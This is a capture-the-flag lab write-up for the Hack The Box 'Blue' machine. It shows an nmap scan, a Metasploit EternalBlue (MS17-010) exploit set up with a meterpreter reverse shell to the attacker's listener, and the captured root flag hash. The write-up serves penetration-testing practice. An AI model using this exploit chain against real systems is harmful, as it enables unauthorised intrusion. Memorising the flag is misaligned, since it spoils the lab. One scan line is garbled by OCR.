
# HTB-Blue-08Nov2023



```
┌──(sw1m㉿kali)-[~/HTB/blue]
└─$ sudo nmap 10.129.45.5 -sC -sV -O -oA Blue
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-08 21:20 GMT
Nmap scan report for 10.129.45.5
Host is up (0.027s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  Dicrosof♦2n[U Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  msrpc          Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=11/8%OT=135%CT=1%CU=37249%PV=Y%DS=2%DC=I%G=Y%TM=654BFB
OS:F3%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=110%TI=I%CI=I%II=I%SS=S%TS
OS:=7)OPS(O1=M53CNW8ST11%O2=M53CNW8ST11%O3=M53CNW8NNT11%O4=M53CNW8ST11%O5=M
OS:53CNW8ST11%O6=M53CST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=20
OS:00)ECN(R=Y%DF=Y%T=80%W=2000%O=M53CNW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=
OS:S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A
OS:%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 2 hops
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-08T21:21:51+00:00
|_clock-skew: mean: 3s, deviation: 2s, median: 2s
| smb2-time:
|   date: 2023-11-08T21:21:50
|_  start_date: 2023-11-08T21:18:02
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 82.20 seconds
```

```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metas
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affect
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Wi
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Serv


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.147.130  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.0.130
lhost => 192.168.0.130
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost tun0
lhost => 10.10.14.117
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.129.45.5
rhosts => 10.129.45.5
```

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 07:56:40 +0100  desktop.ini
100444/r--r--r--  34    fil   2023-11-08 21:18:42 +0000  root.txt

meterpreter > cat root.txt
fb5e636a9d7b583cb7372720fcdc1148
meterpreter >
```